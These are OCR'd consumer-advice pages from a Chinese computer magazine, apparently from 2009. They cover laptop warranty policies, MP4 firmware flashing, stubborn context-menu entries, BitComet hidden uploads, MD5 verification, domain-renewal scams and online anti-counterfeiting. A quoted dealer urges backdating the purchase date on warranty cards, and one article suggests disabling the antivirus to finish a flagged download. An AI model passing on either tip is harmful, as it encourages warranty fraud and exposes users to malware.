同时，在走访卖场的过程中，经销商也特别提出了一些建议：“很多品牌的电脑在销售时没有发票照样提供保修，而且可以依据保修卡日期进行登记，但一般买电脑的人都不太注意这个。买电脑的时候，可以让我们在保修卡上盖好公司的公章，至于购机日期完全可以自己去填写，但是别填得太离谱，延后几个月不成问题，这样你的保修期还能再长点儿。”

购机发票对国家税收工作至关重要，对消费者来说亦是如此。我们建议，消费者不能贪图这5%的价格优惠，既损害了国家利益，也让自己蒙受损失，唯一获利的只是那些不法商家——总之要切记，购机发票必不可少。CF [AS06]

常见品牌笔记本售后服务保修政策

	有发票、有保修卡	无发票、有保修卡	无发票、无保修卡
戴尔	提供三包服务 以实际购机日期计算	无三包服务，按出厂日期计算	无三包服务，按出厂日期计算
联想		无三包服务，按出厂日期计算	无三包服务，按出厂日期计算
惠普		无三包服务，按出厂日期计算	无三包服务，按出厂日期计算
明基		提供三包服务，按保修卡登记日期计算	无三包服务，按出厂日期计算
三星		无三包服务，按出厂日期+物流总限期（3个月）计算	无三包服务，按出厂日期+物流总限期（3个月）计算
华硕		无三包服务，按出厂日期计算	无三包服务，按出厂日期计算
Acer		无三包服务，按保修卡登记日期计算	无三包服务，按出厂日期计算
Thinkpad		无三包服务，按出厂日期计算	无三包服务，按出厂日期计算
索尼		不提供保修服务	不提供保修服务
神舟		无三包服务，按保修卡登记日期计算	无三包服务，按出厂日期计算
东芝		无三包服务，按出厂日期计算	无三包服务，按出厂日期计算
富士通		不提供保修服务	不提供保修服务
[illegible]		无三包服务，按保修卡登记日期计算	无三包服务，按出厂日期计算
方正		无三包服务，按出厂日期计算	无三包服务，按出厂日期计算
海尔		无三包服务，按出厂日期计算	无三包服务，按出厂日期计算
TCL		无三包服务，按出厂日期+物流总限期（2个月）计算	无三包服务，按出厂日期+物流总限期（2个月）计算
长城		提供三包服务，按保修卡登记日期计算	无三包服务，按出厂日期计算
七喜		提供三包服务，按保修卡登记日期计算	无三包服务，按出厂日期计算
松下		无三包服务，按出厂日期计算	无三包服务，按出厂日期计算
[illegible]		无三包服务，按出厂日期计算	无三包服务，按出厂日期计算
Gateway		无三包服务，按保修卡登记日期计算	无三包服务，按出厂日期计算



暗伤一扫光
刷机成消费者必修课



最近有读者反映昂达MP4播放器VX787经常死机，不过通过插Reset孔的方式可以重启。CFan侦探所最近接到的这类投诉越来越多，调查发现，很多MP3、MP4播放器在刚刚推出的时候，总会有一些Bug，比如播放时不流畅、容易死机等。如果送到经销商处维修，多半也是通过刷新固件的方式，修复或升级。这样一来，“刷机”就成了消费者必修的课程，掌握了MP4刷新固件的方法，能避免不少不必要的麻烦。

小知识:固件
所谓固件是指MP4播放器出厂时固化在其中的软件，以实现基本的播放、娱乐功能，它决定了播放器以多快的速度工作、能够支持何种格式以及用户界面等。

以昂达MP4播放器VX787为例，我们来看看一个典型的“刷机”过程。

提供新版固件下载，不幸中的万幸

如今MP4这类数码产品推出新品的速度非常快，负责任的厂商也会不断更新固件来修正前期的Bug。

首先，到官方网站（http://www.onda.cn/pro/download/bios.jsp）看看有没有适合自己播放器的新固件。根据自己机器的型号、版本号，找到合适的最新版固件。

小提示:
现在很多型号的MP4前后不同批次，可能会在电气电路上有些变化（术语叫做PCB版本不同），使用的固件也不相同。如VX787就有V1.0、V2.0和V3.0多种，可以从产品背后的序列号的第9、10位数字来判断，如“SN:VX787GHIV206613”，就是V2版本（如图1）。


1


除了要准备好固件，还要有专门的“烧录工具”，这名字听上去挺吓人，其实就是一个专门的软件，将原有的固件删除，将新的固件导入到播放器中。昂达VX787也需要专门的烧录工具，叫做RK27 Device Manager（下载地址：ftp://ftp.onda.cn/download/driver/oamp3/vx787/dm_1.4.0.exe）

有了烧录工具和专用的新版固件，我们就可以轻松修复或更新播放器的小Bug了。


MP4起死回生之路

第一步：在电脑上运行dm_1.4.0.exe安装烧录工具RK27 Device Manager。

第二步：将播放器连上电脑的USB接口，这时候电脑提示找到新的硬件设备，需要安装驱动程序（如图2），选择“从列表或指定位置安装（高级）”，然后下一步中，指定驱动程序的位置，驱动文件的位置是在烧录工具的安装目录，默认为“C:\Program Files\RK27DM\Rk27 Driver”（如图3），安装完成后，我们会在设备管理器中看到一个叫“rock27 usb Device”的设备（如图4）。




2



3

第三步：现在就可以修复或刷新固件了。在“开始-程序-RK27 Device Manager”中打开“RK27 Device Manager”固件升级修复工具（以下DM）。程序启动后，以点击“固件信息”右侧的查找按钮来选择需升级的新版本固件，固件文件为RKW格式。将播放器通过USB端口与PC相连接，此时工具软件会自动发现该设备并获取它的版本信息（如图5）。最后点击修复按钮，即可开始升级修复。在开始修复之前会提示备份数据。在经过一系列警告和提示后，直到弹出“修复成功”的对话框，才可以断开USB连线，然后重新启动播放器，升级完成。



4




5

小提示:
如果你的昂达VX787现在使用的固件已经是V2.0以上，可直接将RKW固件文件复制到播放器的根目录下，断开与电脑USB连接后，再进入系统设置下，选择固件升级菜单进行直接升级。CF [AS07]

软件 请不要伤害我

2009年1月18日，小编偶得余暇在CFAN论坛闲逛，忽见一人发帖求救，定睛看时，一个题为“如何删除软件右键菜单中的一项”的帖子高举于“软件问题”版块（见图1），原来是右键菜单多了一个“使用Color Wolf打开”的选项，不知道如何删除。发帖多日一直未能找解决方案。身为软件编辑的我自然要帮读者解决这个问题了，右键菜单嘛，自然是安装了某个软件留下的“后遗症”。



1

调查：哑巴吃黄连 有苦说不出

在这个问题中，Color Wolf是关键线索，根据经验应该是Color Wolf软件给系统添加了一个右键菜单，小编下载了一个Color Wolf 2008，软件是一款绿色单文件的看图软件。双击启动弹出一个提示框，有两项默认勾选，其中一项为“为支持的文件格式添加上下文菜单”，虽然不明白啥意思，但看来是软件的某个功能，点“确定”算了。打开后发现软件功能还不错，再看右键菜单，果然多了一个“使用Color Wolf 2008打开”的选项（见图2）。退出软件后，右键菜单竟然还在，更麻烦的是双击电脑某个分区盘符，就会自动启动Color Wolf 2008浏览图片，这下不只是影响右键菜单清洁了，直接影响平时的操作啊！“好受伤”！一般的安装版软件可以通过“卸载”来清除软件对系统的影响，可这是一个绿色单文件的软件，根本就没有卸载这事，真有点“哑巴吃黄连 有苦说不出的味道”！使用软件还有这等“暗伤”！

2

解决：19比1的代价


思前想后，想到软件启动时点的“确定”按钮，那是在给系统添加这个右键菜单，但那个表述实在让人不知所云，让人丝毫不知道它要做什么。怎么删除呢？小编在软件设置项里挨个点击，寻找“右键菜单”选项，苦寻半天却没有找到。只好动用第三方工具，超级兔子、XP超级右键一起上，折腾半天，但两个号称强大的软件竟然都删除不了这个右键菜单！关键时刻谁都靠不住，还是靠自己吧！在开始菜单的菜单窗口中输入“regedit”，回车后打开注册表，通过“编辑→查找”功能搜寻包含“Color Wolf”的键值，全部删除，再看右键菜单，没了，问题解决。

不过，咱得查清楚，于是，小编就发了一封邮件询问软件开发者，第二天，收到了开发者的回复，设置菜单里确实有，但路径实在“婉转”。

第一步：运行软件，依次单击“工具→选项”，然后在设置菜单中切换到“文件类型”一项。

第二步：选中第一项“BMP”，然后在下面取消“显示上下文菜单项”的勾选（见图3），这样在查看BMP图片时就不会出现那个右键菜单了。

接下来依次选择文件类型，按照上面的方法依次取消各文件类型“显示上下文菜单项”的勾选（见图3），右键菜单即可全部清除。



3

软件也是产品 质量“暗伤”不可忽视


右键菜单清除了，可我们的心结却难以清除。为什么会发生这样的事情呢？总结起来应该归属于软件的设计缺陷或者说设计不完善。首先，首次启动Color Wolf 2008时，软件的确有个提示，但表述不明确，使用了自己独立的概念命名，给用户造成理解障碍。第二，软件没有提供合理的删除功能。按照软件的设计和晦涩功能项名字，用户很难找到设置项，而且设置里一共19项，需要一个一个设置，当初点一个按钮让软件添加一个功能，要取消却需要19个选项。

作者在后期进行了完善，提供了一个“卸载”功能，这才是合理的功能设计，之前发布的产品在这方面存在缺陷，使用后很容易出现像文章开头提到的网友遇到的“无法删除右键菜单”的隐患。或许有人会说这没什么大不了的，其实正是这种观念阻碍了大家对软件的产品意识。换言之，如果你买了一部车子，内饰装了很多灯，有一天你打开了，却找不到关闭它们的按钮，厂家如果告诉你说，需要打开前盖，拆几个零件才能找到“关闭按钮”，你会不会在意这种产品的“暗伤”呢？软件也是一样，也是一种产品，需要为产品的质量和给使用者带来的影响负责。

盘点起来，软件的“暗伤”绝不可轻视，其实很多软件产品都带着很多的隐患。其中软件漏洞最为明显，Windows、IE、RealPlayer的漏洞时常成为黑客利用的工具，引发安全问题，给用户的利益造成损害，但这些本身带有漏洞的产品，开发商并没有去及时修补，提供给用户的常常是带有“暗伤”的产品（例如表中的几个）。

软件	“暗伤”	危害级别
Windows	安全漏洞频繁发现	高
Adobe Flash Player	安全漏洞频繁发现	高
优盘搬运工	快捷键常无法使用	轻微
迅雷	上传本地文件，占用带宽	中

小提示：
现在的Color Wolf 2008已经改名为“色彩风暴”，首次使用，直接不提示就会往右键菜单里添加“使用色彩风暴”打开，不过在软件的工具选项中有一个“卸载”项，通过它可以一次性删除右键菜单，总算是改进了。



别再暗自伤神，破解下载迷雾

网络上的邂逅充满了神奇，各种暗伤更是迷题重重，能够遇到你真是有缘……唯一看透真相的，是一个外表看似小孩，智慧却过于常人的名侦探柯南！

案件一：下载软件，暗渡陈仓

紧急呼救：QQ图标闪个不停，有网友向柯南求救：“不知是什么偷偷占了我的带宽，网速变得巨慢。虽然我在用比特慧星下载许多文件，但是我在软件里已对上传下载做了限制啊。”

模拟现场：接到报案，柯南立刻安装了比特慧星（下载地址：http://www.bitcomet.com/doc/download-zh.htm）进行测试，如图1所示，手工限制上传流量为5kB/s之内，但是悬浮窗口显示上传统计为9kB/s。

1

↑9kB

影视 音乐 软件 游戏 社区 退出　　电影

预览	大小	进度	下..	上..
[预览]	435.73 MB	75.5%	0kB/s	3<5 kB/s
[播放]	320.25 MB	100%		

查疑解惑：因为流量不稳定导致计算误差是可以理解的，但超出设定的值持久平稳则应该另有原因。比较可疑的对像就是另一个已经关闭了的下载任务，虽然已关闭，但它还是可能在“偷偷”上传。

结案陈词：

按照上面的思路，右击已下载的那个任务，选择“打开文件夹”，找到已下载的文件并将它们移到其他位置。再过一段时间进行观察，果然悬浮窗上的上传总量降了下来（见图2）。

2

↑6kB

影视 音乐 软件 游戏 社区 退出　　电影

预览	大小	进度	下载速度	上传速度
[预览]	435.73 MB	76.6%	24kB/s	4<5 kB/s
[播放]	320.25 MB	100%		

小提示

实际上，几乎所有的BT下载软件都会有类似问题，因为上传文件的人越多，就会让BT下载的人感觉速度很快。但如果你不想这么默默贡献的话，可以像上面那样，将下载完成的项目，以手工的方式移到其他位置即可（不要使用软件自带的移动功能）。

网络大补贴：

2008年2月份，有用户爆出迅雷疑似未经用户许可扫描并上传用户文件，从这一事件中，我们可以学到一些分析方法，再遇到类似状况也好作借鉴。

★小心，你的文件正在被迅雷盗窃！

网址：http://www.cnbeta.com/articles/48566.htm

★迅雷是如何识别并偷偷上传文件的？

网址：http://www.cnbeta.com/articles/49275.htm

火速链接

如何禁止迅雷偷偷上传文件？具体方法可参阅2008年第6期的《迅雷啊！你休想偷偷上传文件》及第9期的《另类方法免疫迅雷自动上传》。

案件二：下载文件，张冠李戴

紧急呼救：“我下载的文件，似乎被别人偷偷掉包了，我该怎么识别？请帮我！”

查疑解惑：下载软件，最好从它的官方网站下载。但即使如此也会有问题，因为不少官方网站提供的是镜像下载，有多个镜像服务器，就难以确保某个服务器上的文件不被改动（何况还会有黑客呢）。

结案陈词：官方提供的下载文件，一般都会有MD5或Hash验证码，可以帮助我们鉴别真伪。MD5和Hash是两种功能相似的加密技术，一旦文件被改动过即会被识别。

比如下载PHP程序，进入http://www.php.net/downloads.php，如图3所示，Windows版的下载链接下提示有此文件的MD5值，记下它们。点击链接后打开的是多个镜像下载链接，随意选取一链接下载文件。完成后，启动MD5检测工具，比如WinMD5（下载地址：http://www.newhua.com/soft/35404.htm），将下载的文件拖到主程序窗口，软件即会自动计算出此文件的MD5值，与官方网站提供的MD5值对比，如果一致则说明下载的是正确版本的软件了。

3


- PHP 5.2.9 installer [17,291Kb] - 26 February 2009
  md5: 3a9b407f90c523454d2828661f8f0aed
- PHP 5.2.9 Win32 Debug Pack [5,171Kb] - 26 February 2009
  md5: 63e1dda5456f63910268da03c8278f25
- PHP 5.2.9 Non-thread-safe zip package [10,168Kb] - 26 February 2009
  md5: 32a118119d0ebfcccb08b5ba837bdecf

小提示

★Hash验证与此类似，可试用软件MD5-Hash哈希值计算工具（下载地址：http://www.newhua.com/soft/76451.htm），它同时支持MD5和Hash两种算法。

案件三：下载网站，无言结局

紧急呼救：“在http://www.byteometer.com/上下载ByteOMeter，总是到99.9%出现错误，无法下载，究竟是谁捣的鬼，会不会是网站故意设置的下载陷阱？”



模拟现场：登录上述网站下载，果然在99.9%处停止，并出现如




图4所示提示。难道真是网站陷阱？但是转到华军网站下载同名软件，问题依旧。

查疑解惑： 柯南在换用多个下载工具未果后，最后决定用迅雷试试，快要下载完成时弹出如图5所示对话框，一切疑团豁然开朗：ByteOMeter是一款流量监控软件，其中必然包含许多敏感代码，所以被ESET NOD32（这款杀毒软件在绑定360安全卫士后在中国已经有不少用户）当成涉黑软件无声无息地拦截。至所以是在99.9%的时候，是因为这正是下载工具整合下载数据准备复原该程序的时间。

结案陈词：

使用迅雷下载的朋友，在弹出NOD32（或其他杀毒软件）的警告框时，如果你能确



认那是自己需要的软件，那就选择“离开”退出警告。如果选择“删除”，则下载的文件会被删掉。使用其他下载工具的朋友，在出现99.9%故障时，可暂时关闭病毒防火墙，然后重新启动下载即可。

小提示

许多人在进行BT下载的时候，也常遇到99.9%的问题，这方面原因比较复杂，也可以如上在下载快完成时关掉病毒防火墙后再续传。有时是因为网络服务器的原因，可换个时间重新下载试试。有时则是因为没有可用的种子导致99.9%问题，这时只能无奈叹息了，不过如果下载的是音、视频文件，可以去掉下载软件附加的扩展名，应该还能播放（播放时中间可能有停顿）。CF [AS09]

“玉米地”里防暗伤

果果：话说CFan侦探事务所征集令发出之后，我接到不少密报，种种不平和疑点总是引人一探究竟。被称做“网络门牌号”的域名（俗称玉米）一度热炒成风，而随着个人网站、个性化网络空间的发展，域名和空间的交易依然火爆，但暗伤也越来越多……

域名续费暗藏圈套

以我国的顶级域名.cn为例，它比.com、.net等国际顶级域名资源更丰富，可因为代理商繁多，一片混乱。万网等官方服务稳定，但售价偏高，且有续费诱导与不公之嫌；小代理费用稍便宜，但服务质量不敢保证。

这天，天津的张涛愤愤地透露：他的网站2006年买cn域名是65元，续费第一年是40元，第二年就变45元了，以后不知会涨到多少。而没过多久推出1元cn域名，续费也便宜了，他先买的却没法按低价续费，很不公平！工作人员的解释是让他重新注册，但谈何容易！cn中文域名过期后的30天内，可按正常续费价格续费；之后进入半个月左右的高价赎回期，按700元/个赎回（公司不同标准不同，有的高达千元以上）；高价赎回期结束后，域名将随时被删除，如果真的放弃再重新注册，域名被抢注的风险相当大！辛苦经营的网站，怎么经得起这个折腾？此外当时不少人图便宜购买了大批1元cn域名，现在如果全部续费也是一笔巨大的投入，开始被续费“套牢”了。

又一位读者神色凝重地说：“我收到续费通知电话，说原来注册域名的公司已被并购，交给新公司1500元才能继续沿用，否则视为自动放弃而删除该域名。汇款过去后，石沉大海。”

果果点评：

如果说“续费价格偏高”是让人无奈的暗伤，自己多加小心也许能避免多掏银子，那么“域名续费诈骗”就要引起注意了。经过调查，目前发假信息的公司多集中在厦门、福州等东南沿海地区，打着中国互联网络信息中心（CNNIC）的旗号以电话或传真告知域名到期，造成客户产生恐慌心理，从而得手。2009年2月23日，13人近一年时间内实施网络域名续费诈骗154起，诈骗金额近30万元，被厦门市思明区检察院提起公诉。还有人继续在网上采集域名注册信息和所有人联系方式，不停地挖陷阱，就看你是否往里钻了。

网络空间稳定性的暗伤

北京的读者侦探老江在网络江湖混迹多年，曾深入虚拟空间服务提供商卧底，以下是他发来的情报（侦探奖金：100元，本案情景戏说版见guoguo.blog.cfan.com.cn）：

为什么你的网站有了流量和知名度后，域名莫名其妙地被销售商收回？原来当初注册时，人家压根没把域名所有人的名字写成你的。因为识别域名合法所有人的唯一特征就是域名所有人的名字，所以在申请域名时，一定要写清楚自己的中文名、中文拼音、联系方式、联系地址等，否则打官司也打不赢。

此外，买域名时，一定要问明白有没有自主管理权，有没有独立的管理后台（能管理域名的A记录、MX记录、URL转向、dns解析等等），并索取相应的后台地址，否则你根本控制不了这个域名。还要注意域名的使用权（能否更改dns服务器以及自由转移注册商等）。

买完域名买空间，劣质空间的网页经常性打不开、网面打开速度缓慢、网站无法进行ICP备案、网站安全无保障，随时有被攻击甚至丢数据的可能。这些便宜空间有什么暗伤呢？

1.服务器是淘汰的，或是家用PC。淘汰的老旧服务器还好，最害怕的是用家用电脑做服务器，老江曾代理一家公司的空间，最后才知道，就是一台放在自己家里的电脑。现在通用做法是把服务器上的一些配件换成PC机的，比如硬盘，因为服务器专用硬盘很贵，但家用的就便宜了。

2.无限扩充硬盘。1GB空间卖100元，但一台服务器卖1000GB，也很赚钱。服务器和速度的承受能力是有限的，如此多的客户，肯定质量没保证。

3.利用的公司资源。一些公司的管理员私自出卖公司的资源，虽然质量可能还行，但是说不定哪天空间就用不了，没有安全保障。

4.骗子。这种情况最可怕，卖得很便宜，短期内聚集大量客户，然后卷款走人，换个地方再重新开始。

果果点评：

不要图便宜，识别正规公司最简单有效的方法，就是到工信部网站公共查询平台http://www.miibeian.gov.cn/CX/main.jsp，在IP报备单位名称一栏中，如果没有对方的公司名称，就算你购买了其域名，网站也无法进行ICP备案。

侦探快报：

握握你的手：中关村附近有个神秘的把电子垃圾变成二手货的原料基地。过去曾有侦探前去探秘，但基本是有去无回，有的像是被洗了脑，成为他们其中的一分子；有的竟永远消失在了这个世界上。一个看似平常的小村，究竟隐藏着怎样的秘密呢？敬请关注《电脑爱好者》侦探系列节目——独闯“翻新帝国”。

果果点评：

如果作为小说的开头，意境不错，希望能变成一份真实而精彩的探案写真。正义而智慧的侦探们，我们到这里接头http://bbs.cfan.com.cn/thread-847617-1-1.html。CF [AS10]

CFan半月谈，关注您所关注的IT事件！您可以发送您正在关注、希望我们在下期栏目中报道的事件至xinsj@cfan.com.cn。此外，如果您对这篇文章有任何疑问，也可以发送邮件给我们，我们将在后期进行补充报道。

山寨3·15，为民登高一呼

"山寨春晚"刚刚结束，一台"山寨版的3·15晚会"最近又在酝酿之中了，这将是一场以四面八方的网友提供线索为主的草根版"3·15晚会"。晚会的发起者——湖南湘潭人张洪峰称，目前已经启动了前期的投诉，调查和正在调查的产品有食品、药品等。最近，根据很多网友的来信的建议，"山寨3·15"更名为"博客3·15"。目前，该博客在搜狐圈子中的访问量已经达到64万多人次。（本刊记者：杜萌）



山寨3·15，人人监督是根本

特约博主：

张洪峰（"博客3·15"创始人）

2008年12月26日，我开始做"山寨版3·15晚会"，当时的想法是，依据消法的规定，以保护消费者合法权益为目的，真实记录和揭露存在于消费领域的各类违法侵权行为。我在我们当地的环保局工作，本来对法律不太了解，能做"山寨版3·15晚会"，法律知识都是以往自己在维权行动中积累的。我最早从2006年开始维权，当时我购买了5台名牌空调，后来发现是翻新机。经过努力，该公司的一个专门生产翻新空调的厂子被曝光出来。而去年，我购买的一辆轿车也出现问题，我通过维权，使该汽车公司召回了同批次产品。

其实，虽然是叫"山寨版3·15晚会"，但我打算将这个事长期做下去，目前打算投入5万元，主要是用来负担购买问题产品和送检的费用。现在工作室加我有4个人，另外通过网络，在全国各地有近30位志愿者。目前遇到的最大困难就是送检，另外，外界对我的猜疑也很多，所以我公开表示"山寨版3·15晚会"拒绝一切商业广告、赞助，并力求取得各级质检部门的合作，以事实说话，以检测为证。

我们需要"山寨3·15晚会"吗？

特约博主：

小朋（某知名3·15维权网站负责人）

张洪峰让我想了一个熟人——曾叱咤风云的打假英雄王海。他会定期通过手机短信告诉我他最近正与哪个商界强人进行令人揪心的PK，只是，他早已从孤军奋战的个人打假英雄变成了组织化操作的打假公司老板。令人惊奇的是，他竟和我站在同一阵营反对最初的自己——不提倡个人打假。

"山寨3·15晚会"之所以出现，是在提醒我们——目前消费环境依旧存在着许多不尽如人意之处。而且，面对垄断、强势的商业主体，个体维权的渠道、空间、能力都显得狭窄而脆弱，根本无力承受高昂的维权成本。我不知道张洪峰能否突破少数不法厂家用格式合同、霸王条款、傲慢态度甚至权钱交易组成的坚固防线，但至少他对央视3·15晚会完成了一次真切的提醒——革命尚未成功，同志尚须努力！

山寨3·15晚会，依然是娱乐

特约博主：乌吉（普通消费者）

作为一个普通消费者，我自然是支持"山寨3·15晚会"，支持张洪峰的。去到他的博客上就能看到，网友们的留言是热烈而兴奋的，对他的举动都拍手称快。但是，客观地研究一下张洪峰的"山寨3·15晚会"，你会发现，张洪峰做的其实就是收集民间投诉，找到问题产品，购买后发现可能存在的问题，送检，最后公布结果。当然，我不想站着说话不腰疼，张洪峰有这样的勇气站出来，为网友承担相当一部分维权"流程"，我从心底里敬佩，但张洪峰不是圣人，他也无法支配检测结果，很容易被搪塞回来。到底能有多少问题被切实解决，还是个未知数。

另外，我也是一名软件行业的从业人员，我深知，一般的IT产品，软件也好，硬件也好，在维权过程中还真需要点专业知识。特别是硬件，检测的费用更高，张洪峰遇到这种投诉会帮忙吗？所以，我认为对"山寨3·15晚会"，还是应该抱着比较娱乐的心态看待。可以说，它的警示作用要比解决实际问题的作用大。

CF [XS03]

小编报价直通车

曾经，我（etta）花几百大元买了一个MP4（品牌就不说了，我怕挨黑砖），可刚用了一次就充不进去电了，无法开机。于是我就上网查，发现不少论坛里都在讨论这个型号的MP4有一批次电池有问题，不过据说厂家承诺可以直接换。方法有两种，一种是直接找到卖给我的经销商，好处就是不用自己出快递费了；还有一种就是直接快递给厂家。于是，我选了第一种，可经销商说必须先要检测，看究竟是不是电池的问题。我怕他忽悠我，感觉还是直接联系厂家比较靠谱，就给厂家打了电话，好在厂家没多问，就说可以给换。快递费26元，一周后，我收到了换回来的MP4。按说，应该给我个新的，可是这个MP4虽然也包着薄膜，可膜底下有一条不太明显的划痕，看来我也遇到"良品"了。

央视网筹建国家网络电视台



● 央视网总经理汪文斌

据国家广电总局网站公布，央视网正筹备建设国家网络电视台，日前已与市场调查研究公司合作进行调研。据广电总局网站透露，按照中央领导同志关于建设国家网络电视台，抢占网络视频制高点的重要指示，央视网积极推进国家网络电视台筹备，从内容建设、技术规划、传播覆盖、人才队伍等方面，在对国内外知名视频网站调研工作的基础上，认真规划了网络电视台的筹建方案，确定了国家网络电视台的定位、建设的总体目标以及分阶段实施步骤等。同时，加快推进全球镜像站点建设，启动网络视频分享平台建设，也就是说，央视版视频网站不仅会像电视台一样播放视频内容，同时还很可能会像已有的视频网站一样允许用户上传和分享。作为中国最强势的电视媒体，央视拥有庞大的影视资源，这是其进军网络视频业的先天优势，也是其他视频网站所不具备的。如果这也可以称之为市场竞争的话，那么起点就不公平。所以，央视是否应该保持公益属性的定位，触及到了问题的核心。国家网络电视台作为国家投资的项目，享受着体制内的政策支持，如果再从事市场竞争，那么无疑是对市场公平的伤害，势必在一个已经高度竞争的领域形成新的垄断。

评论：众所周知，因为有了网络分享视频，使得视频网站成为突发事件的发布平台。分享视频网站之所以能做起来，依靠的就是对网友发布视频的自由权利的充分尊重。国家网络电视台如果也要做分享视频的话，能否做到这一点，还是个疑问。

淘宝售假者将被永久封杀



淘宝日前推出新政策，如果证据确凿，售假者一经核实将被列入黑名单，如果售假数量、金额达到一定程度，售假者将被永久封杀网店。据介绍，淘宝排查售假的主要途径有三个：首先是机器排查，淘宝刚建立了标准产品价格库，数码、名牌包等大多数产品会有一个参考价格，如果某些商品价格波动异常，假货可能性很大，机器会将此商品自动下架；其次，淘宝组建了专门的人工排查部门，有近50人，做到24小时巡查，随时下架问题商品；最后，会员如果发现该商品是假货，可以立即举报，淘宝会要求卖家举证，如无法证实商品的来源就确认为假货。

评论：淘宝宣布这项政策不久，百度"有啊"紧跟而动，也推出了类似政策。淘宝很快又打出引导与规范快递业的口号，再一次在理念上抢在了"有啊"前面。

